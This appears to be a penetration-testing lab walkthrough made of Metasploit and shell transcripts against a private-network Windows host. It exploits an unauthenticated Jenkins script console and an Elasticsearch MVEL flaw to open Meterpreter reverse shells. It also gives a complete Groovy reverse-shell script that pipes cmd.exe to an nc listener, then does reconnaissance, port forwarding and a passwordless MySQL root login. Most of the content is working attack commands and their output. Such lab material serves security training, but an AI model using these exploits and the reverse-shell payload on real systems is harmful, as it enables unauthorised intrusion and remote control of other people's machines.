msf5 auxiliary(scanner/http/jenkins_enum) > set RPORT 8484
```

```
RPORT => 8484
```

```
msf5 auxiliary(scanner/http/jenkins_enum) > set TARGETURI /
```

```
TARGETURI => /
```

```
msf5 auxiliary(scanner/http/jenkins_enum) > run
```

```
[+] 192.168.1.216:8484 - Jenkins Version 1.637
```

```
[+] http://192.168.1.216:8484/ - /script does not require authentication (200)
```

```
[+] http://192.168.1.216:8484/ - /view/All/newJob does not require authentication (200)
```

```
[+] http://192.168.1.216:8484/ - /asynchPeople/ does not require authentication (200)
```

```
[+] http://192.168.1.216:8484/ - /systemInfo does not require authentication (200)
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

jenkins script console (Metasploit)

msf5 exploit(multi/http/jenkins_script_console) > info

Name: Jenkins-CI Script-Console Java Execution
Module: exploit/multi/http/jenkins_script_console
Platform: Windows, Linux, Unix
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2013-01-18

Provided by:
Spencer McIntyre
jamcut
thesubtlety

Module side effects:
artifacts-on-disk
ioc-in-logs

Module stability:
crash-safe

Module reliability:
repeatable-session

Available targets:

| Id | Name |
|----|----------|
| 0 | Windows |
| 1 | Linux |
| 2 | Unix CMD |

Check supported:
Yes

Basic options:

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| API_TOKEN | no | | The API token for the specified username |
| PASSWORD | no | | The password for the specified username |
| Proxies | no | | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | yes | | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 80 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| SSLCert | no | | Path to a custom SSL certificate (default is randomly generated) |
| TARGETURI | /jenkins/ | yes | The path to the Jenkins-CI application |
| URIPATH | no | | The URI to use for this exploit (default is random) |
| USERNAME | no | | The username to authenticate as |
| VHOST | no | | HTTP server virtual host |

Payload information:

Description:

This module uses the Jenkins-CI Groovy script console to execute OS

commands using Java.

References:

<https://wiki.jenkins-ci.org/display/JENKINS/Jenkins+Script+Console>

```
msf5 exploit(multi/http/jenkins_script_console) > set RHOSTS 192.168.1.216
RHOSTS => 192.168.1.216
msf5 exploit(multi/http/jenkins_script_console) > set TARGET
set TARGET    set TARGETURI
msf5 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
msf5 exploit(multi/http/jenkins_script_console) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/http/jenkins_script_console) > set LHOST 192.168.1.41
LHOST => 192.168.1.41
msf5 exploit(multi/http/jenkins_script_console) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/http/jenkins_script_console) > set RPORT 8484
RPORT => 8484
msf5 exploit(multi/http/jenkins_script_console) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.41:4444
[*] Checking access to the script console
[*] No authentication required, skipping login...
[*] 192.168.1.216:8484 - Sending command stager...
[*] Command Stager progress - 2.06% done (2048/99626 bytes)
[*] Command Stager progress - 4.11% done (4096/99626 bytes)
[*] Command Stager progress - 6.17% done (6144/99626 bytes)
[*] Command Stager progress - 8.22% done (8192/99626 bytes)
[*] Command Stager progress - 10.28% done (10240/99626 bytes)
[*] Command Stager progress - 12.33% done (12288/99626 bytes)
[*] Command Stager progress - 14.39% done (14336/99626 bytes)
[*] Command Stager progress - 16.45% done (16384/99626 bytes)
[*] Command Stager progress - 18.50% done (18432/99626 bytes)
[*] Command Stager progress - 20.56% done (20480/99626 bytes)
[*] Command Stager progress - 22.61% done (22528/99626 bytes)
[*] Command Stager progress - 24.67% done (24576/99626 bytes)
[*] Command Stager progress - 26.72% done (26624/99626 bytes)
[*] Command Stager progress - 28.78% done (28672/99626 bytes)
[*] Command Stager progress - 30.84% done (30720/99626 bytes)
[*] Command Stager progress - 32.89% done (32768/99626 bytes)
[*] Command Stager progress - 34.95% done (34816/99626 bytes)
[*] Command Stager progress - 37.00% done (36864/99626 bytes)
[*] Command Stager progress - 39.06% done (38912/99626 bytes)
[*] Command Stager progress - 41.11% done (40960/99626 bytes)
[*] Command Stager progress - 43.17% done (43008/99626 bytes)
[*] Command Stager progress - 45.23% done (45056/99626 bytes)
[*] Command Stager progress - 47.28% done (47104/99626 bytes)
[*] Command Stager progress - 49.34% done (49152/99626 bytes)
[*] Command Stager progress - 51.39% done (51200/99626 bytes)
[*] Command Stager progress - 53.45% done (53248/99626 bytes)
[*] Command Stager progress - 55.50% done (55296/99626 bytes)
[*] Command Stager progress - 57.56% done (57344/99626 bytes)
[*] Command Stager progress - 59.61% done (59392/99626 bytes)
[*] Command Stager progress - 61.67% done (61440/99626 bytes)
[*] Command Stager progress - 63.73% done (63488/99626 bytes)
[*] Command Stager progress - 65.78% done (65536/99626 bytes)
[*] Command Stager progress - 67.84% done (67584/99626 bytes)
[*] Command Stager progress - 69.89% done (69632/99626 bytes)
[*] Command Stager progress - 71.95% done (71680/99626 bytes)
[*] Command Stager progress - 74.00% done (73728/99626 bytes)
[*] Command Stager progress - 76.06% done (75776/99626 bytes)
```

```
[*] Command Stager progress - 78.12% done (77824/99626 bytes)
[*] Command Stager progress - 80.17% done (79872/99626 bytes)
[*] Command Stager progress - 82.23% done (81920/99626 bytes)
[*] Command Stager progress - 84.28% done (83968/99626 bytes)
[*] Command Stager progress - 86.34% done (86016/99626 bytes)
[*] Command Stager progress - 88.39% done (88064/99626 bytes)
[*] Command Stager progress - 90.45% done (90112/99626 bytes)
[*] Command Stager progress - 92.51% done (92160/99626 bytes)
[*] Command Stager progress - 94.56% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Sending stage (176195 bytes) to 192.168.1.216
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49454) at 2020-06-20
16:12:48 +0530
```

```
meterpreter > dir
```

```
Listing: C:\Program Files\jenkins\Scripts
```

```
=====
```

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|-------------|
| ---- | ---- | ---- | ----- | ---- |
| 100666/rw-rw-rw- | 130 | fil | 2016-10-22 04:36:19 +0530 | jenkins.ps1 |


```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\LOCAL SERVICE
```

```
meterpreter > ps
```

Jenkins Script Console

Screenshot of



revsh.groovy

```
String host="192.168.1.41";
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!-
s.isClosed())-
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)so.write(si.read());while(po.available()>0)pi.write(po.read());}p.destroy();s.close();
```

```
[root@mv]~#nc -lvp 1234
listening on [any] 1234 ...
192.168.1.216: inverse host lookup failed: Unknown host
connect to [192.168.1.41] from (UNKNOWN) [192.168.1.216] 49491
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\jenkins\Scripts>
```


port 9200

Screenshot of <http://192.168.1.216:9200/>



remote command execution

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > show options
```

Module options (exploit/multi/elasticsearch/script_mvel_rce):

| Name | Current Setting | Required | Description |
|-------------|-----------------|----------|--|
| ----- | ----- | ----- | ----- |
| Proxies | no | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS | yes | yes | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT | 9200 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | / | yes | The path to the ElasticSearch REST API |
| VHOST | | no | HTTP server virtual host |
| WritableDir | /tmp | yes | A directory where we can write files (only for *nix environments) |

Exploit target:

| Id | Name |
|----|---------------------------------|
| -- | ---- |
| 0 | ElasticSearch 1.1.1 / Automatic |

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.1.216
```

```
RHOSTS => 192.168.1.216
```

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.41:4444
```

```
[*] Trying to execute arbitrary Java...
```

```
[*] Discovering remote OS...
```

```
[+] Remote OS is 'Windows Server 2008 R2'
```

```
[*] Discovering TEMP path
```

```
[+] TEMP path identified: 'C:\Windows\TEMP\'
```

```
[*] Sending stage (53904 bytes) to 192.168.1.216
```

```
[*] Meterpreter session 1 opened (192.168.1.41:4444 -> 192.168.1.216:49997) at 2020-06-20 18:49:05 +0530
```

```
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\ncrh.jar' on the target
```

```
meterpreter > pwd
```

```
C:\Program Files\elasticsearch-1.1.1
```

```
meterpreter >
```

port forwarding

```
meterpreter > execute -f ipconfig -i
Process 6 created.
Channel 6 created.
```

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

```
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::f12c:2312:8bee:2879%14
IPv4 Address. . . . . : 172.28.128.3
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```

Ethernet adapter Local Area Connection:

```
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::3107:461c:69ce:d3a5%11
IPv4 Address. . . . . : 192.168.1.216
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.254
```

Tunnel adapter isatap.{16FE0C8A-7199-4419-985B-6FD54B991365}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

Tunnel adapter isatap.{46793E63-A37B-487F-A78D-59E65B27E7CF}:

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
```

```
meterpreter > execute -f netstat -a -ano -i
Process 4 created.
Channel 4 created.
```

Active Connections

| Proto | Local Address | Foreign Address | State | PID |
|------------|---------------------|------------------|------------------|-------------|
| TCP | 0.0.0.0:21 | 0.0.0.0:0 | LISTENING | 1436 |
| TCP | 0.0.0.0:22 | 0.0.0.0:0 | LISTENING | 1296 |
| TCP | 0.0.0.0:80 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:135 | 0.0.0.0:0 | LISTENING | 712 |
| TCP | 0.0.0.0:445 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:1617 | 0.0.0.0:0 | LISTENING | 3064 |
| TCP | 0.0.0.0:3306 | 0.0.0.0:0 | LISTENING | 3024 |
| TCP | 0.0.0.0:3389 | 0.0.0.0:0 | LISTENING | 4132 |
| TCP | 0.0.0.0:3700 | 0.0.0.0:0 | LISTENING | 3344 |
| TCP | 0.0.0.0:4848 | 0.0.0.0:0 | LISTENING | 3344 |
| TCP | 0.0.0.0:5985 | 0.0.0.0:0 | LISTENING | 4 |
| TCP | 0.0.0.0:7676 | 0.0.0.0:0 | LISTENING | 3344 |
| TCP | 0.0.0.0:8009 | 0.0.0.0:0 | LISTENING | 1764 |
| TCP | 0.0.0.0:8019 | 0.0.0.0:0 | LISTENING | 1340 |
| TCP | 0.0.0.0:8020 | 0.0.0.0:0 | LISTENING | 1904 |
| TCP | 0.0.0.0:8022 | 0.0.0.0:0 | LISTENING | 1340 |
| TCP | 0.0.0.0:8027 | 0.0.0.0:0 | LISTENING | 1860 |
| TCP | 0.0.0.0:8028 | 0.0.0.0:0 | LISTENING | 4004 |

```

TCP 0.0.0.0:8031      0.0.0.0:0      LISTENING 1340
TCP 0.0.0.0:8032      0.0.0.0:0      LISTENING 1340
TCP 0.0.0.0:8080      0.0.0.0:0      LISTENING 3344
TCP 0.0.0.0:8181      0.0.0.0:0      LISTENING 3344
TCP 0.0.0.0:8282      0.0.0.0:0      LISTENING 1764
TCP 0.0.0.0:8383      0.0.0.0:0      LISTENING 1904
TCP 0.0.0.0:8443      0.0.0.0:0      LISTENING 1340
TCP 0.0.0.0:8444      0.0.0.0:0      LISTENING 1340
TCP 0.0.0.0:8484      0.0.0.0:0      LISTENING 3792
TCP 0.0.0.0:8585      0.0.0.0:0      LISTENING 1240
TCP 0.0.0.0:8686      0.0.0.0:0      LISTENING 3344
TCP 0.0.0.0:9200      0.0.0.0:0      LISTENING 1396
TCP 0.0.0.0:9300      0.0.0.0:0      LISTENING 1396
TCP 0.0.0.0:47001     0.0.0.0:0      LISTENING 4
TCP 0.0.0.0:49152     0.0.0.0:0      LISTENING 376
TCP 0.0.0.0:49153     0.0.0.0:0      LISTENING 804
TCP 0.0.0.0:49154     0.0.0.0:0      LISTENING 480
TCP 0.0.0.0:49155     0.0.0.0:0      LISTENING 852
TCP 0.0.0.0:49158     0.0.0.0:0      LISTENING 1340
TCP 0.0.0.0:49162     0.0.0.0:0      LISTENING 472
TCP 0.0.0.0:49215     0.0.0.0:0      LISTENING 3064
TCP 0.0.0.0:49217     0.0.0.0:0      LISTENING 3064
TCP 0.0.0.0:49283     0.0.0.0:0      LISTENING 3792
TCP 0.0.0.0:49284     0.0.0.0:0      LISTENING 3792
TCP 127.0.0.1:8005     0.0.0.0:0      LISTENING 1764
TCP 127.0.0.1:8028     127.0.0.1:49225 ESTABLISHED 4004
TCP 127.0.0.1:8028     127.0.0.1:49285 ESTABLISHED 4004
TCP 127.0.0.1:8028     127.0.0.1:49286 ESTABLISHED 4004
TCP 127.0.0.1:8028     127.0.0.1:49287 ESTABLISHED 4004
TCP 127.0.0.1:8028     127.0.0.1:49288 ESTABLISHED 4004
TCP 127.0.0.1:31000     127.0.0.1:32000 ESTABLISHED 1340
TCP 127.0.0.1:32000     0.0.0.0:0      LISTENING 1152
TCP 127.0.0.1:32000     127.0.0.1:31000 ESTABLISHED 1152
TCP 127.0.0.1:49164     127.0.0.1:49165 ESTABLISHED 1396
TCP 1meterpreter >

```

```

meterpreter > execute -f tasklist -i
Process 10 created.
Channel 10 created.

```

| Image Name | PID | Session Name | Session# | Mem Usage |
|---------------------|-----|--------------|----------|-----------|
| ===== | | | | |
| System Idle Process | 0 | Services | 0 | 24 K |
| System | 4 | Services | 0 | 212 K |
| smss.exe | 252 | Services | 0 | 604 K |
| csrss.exe | 324 | Services | 0 | 2,912 K |
| wininit.exe | 376 | Services | 0 | 2,412 K |
| csrss.exe | 384 | Console | 1 | 2,980 K |
| winlogon.exe | 412 | Console | 1 | 2,896 K |
| services.exe | 472 | Services | 0 | 5,824 K |
| lsass.exe | 480 | Services | 0 | 6,972 K |
| lsm.exe | 488 | Services | 0 | 3,888 K |
| svchost.exe | 584 | Services | 0 | 6,060 K |
| VBoxService.exe | 652 | Services | 0 | 3,964 K |
| svchost.exe | 712 | Services | 0 | 4,884 K |
| svchost.exe | 804 | Services | 0 | 8,828 K |
| svchost.exe | 852 | Services | 0 | 22,136 K |
| svchost.exe | 888 | Services | 0 | 5,796 K |
| svchost.exe | 940 | Services | 0 | 6,624 K |
| svchost.exe | 984 | Services | 0 | 11,616 K |
| svchost.exe | 600 | Services | 0 | 10,284 K |

| | | | | |
|---------------------------|----------------------|----------|-----------------|--|
| spoolsv.exe | 1092 Services | 0 | 6,108 K | |
| svchost.exe | 1120 Services | 0 | 5,156 K | |
| wrapper.exe | 1152 Services | 0 | 6,556 K | |
| conhost.exe | 1268 Services | 0 | 1,500 K | |
| domain1Service.exe | 1276 Services | 0 | 8,792 K | |
| java.exe | 1340 Services | 0 | 276,180 K | |
| elasticsearch-service-x64 | 1396 Services | 0 | 270,908 K | |
| conhost.exe | 1404 Services | 0 | 1,468 K | |
| svchost.exe | 1436 Services | 0 | 5,532 K | |
| jenkins.exe | 1460 Services | 0 | 46,444 K | |
| cmd.exe | 1536 Services | 0 | 2,608 K | |
| conhost.exe | 1544 Services | 0 | 1,524 K | |
| java.exe | 1588 Services | 0 | 28,080 K | |
| conhost.exe | 1620 Services | 0 | 1,532 K | |
| jmx.exe | 1776 Services | 0 | 38,020 K | |
| conhost.exe | 1792 Services | 0 | 1,536 K | |
| dcnotificationserver.exe | 1860 Services | 0 | 3,032 K | |
| dcserverhttpd.exe | 1904 Services | 0 | 6,000 K | |
| cygrunsrv.exe | 2016 Services | 0 | 3,688 K | |
| svchost.exe | 1172 Services | 0 | 1,416 K | |
| snmp.exe | 1164 Services | 0 | 4,256 K | |
| conhost.exe | 1332 Services | 0 | 1,580 K | |
| sshd.exe | 1296 Services | 0 | 5,360 K | |
| tomcat8.exe | 1764 Services | 0 | 202,284 K | |
| conhost.exe | 2004 Services | 0 | 1,472 K | |
| httpd.exe | 1240 Services | 0 | 6,480 K | |
| dcrotatelogs.exe | 2080 Services | 0 | 3,108 K | |
| conhost.exe | 2088 Services | 0 | 1,500 K | |
| dcserverhttpd.exe | 2112 Services | 0 | 11,504 K | |
| dcrotatelogs.exe | 2152 Services | 0 | 3,096 K | |
| conhost.exe | 2160 Services | 0 | 1,512 K | |
| mysqld.exe | 3024 Services | 0 | 23,036 K | |
| cmd.exe | 3052 Services | 0 | 1,444 K | |
| java.exe | 3064 Services | 0 | 18,400 K | |
| svchost.exe | 1912 Services | 0 | 7,892 K | |
| wlms.exe | 952 Services | 0 | 1,984 K | |
| java.exe | 3344 Services | 0 | 308,600 K | |
| conhost.exe | 3364 Services | 0 | 1,404 K | |
| httpd.exe | 3484 Services | 0 | 15,308 K | |
| java.exe | 3792 Services | 0 | 269,236 K | |
| conhost.exe | 3980 Services | 0 | 1,508 K | |
| cmd.exe | 4032 Services | 0 | 1,704 K | |
| sppsvc.exe | 1932 Services | 0 | 4,692 K | |
| postgres.exe | 4004 Services | 0 | 18,884 K | |
| svchost.exe | 4132 Services | 0 | 4,372 K | |
| svchost.exe | 4160 Services | 0 | 3,288 K | |
| postgres.exe | 4408 Services | 0 | 2,796 K | |
| postgres.exe | 4896 Services | 0 | 10,888 K | |
| postgres.exe | 4904 Services | 0 | 5,808 K | |
| postgres.exe | 4912 Services | 0 | 4,232 K | |
| postgres.exe | 4920 Services | 0 | 4,400 K | |
| postgres.exe | 4928 Services | 0 | 2,972 K | |
| postgres.exe | 4936 Services | 0 | 3,152 K | |
| postgres.exe | 4364 Services | 0 | 17,220 K | |
| taskhost.exe | 276 Console | 1 | 3,432 K | |
| postgres.exe | 4784 Services | 0 | 15,360 K | |
| dwm.exe | 5272 Console | 1 | 2,556 K | |
| explorer.exe | 5332 Console | 1 | 18,728 K | |
| postgres.exe | 5384 Services | 0 | 5,924 K | |
| postgres.exe | 5404 Services | 0 | 7,788 K | |
| postgres.exe | 5412 Services | 0 | 13,328 K | |
| VBoxTray.exe | 5568 Console | 1 | 3,784 K | |

| | | | |
|--------------------|---------------|---|----------|
| DesktopCentral.exe | 5624 Console | 1 | 3,744 K |
| shutdown.exe | 5760 Console | 1 | 3,164 K |
| conhost.exe | 5768 Console | 1 | 1,252 K |
| svchost.exe | 5368 Services | 0 | 4,424 K |
| msdtc.exe | 3272 Services | 0 | 7,524 K |
| java.exe | 5264 Services | 0 | 42,216 K |
| conhost.exe | 2136 Services | 0 | 2,492 K |
| cmd.exe | 5952 Services | 0 | 2,540 K |
| conhost.exe | 1840 Services | 0 | 2,472 K |
| w3wp.exe | 4772 Services | 0 | 12,344 K |
| WmiPrvSE.exe | 5312 Services | 0 | 7,640 K |
| tasklist.exe | 5640 Services | 0 | 5,592 K |
| conhost.exe | 5584 Services | 0 | 2,464 K |

```
meterpreter > portfwd add -l 3306 -p 3306 -r 192.168.1.216
[*] Local TCP relay created: :3306 <-> 192.168.1.216:3306
```

mysql

```
└─[X]─[mv@mv]─[~]
```

```
└─ $mysql -u root -h 127.0.0.1
```

Welcome to the MariaDB monitor. Commands end with ; or \g.

Your MySQL connection id is 1

Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>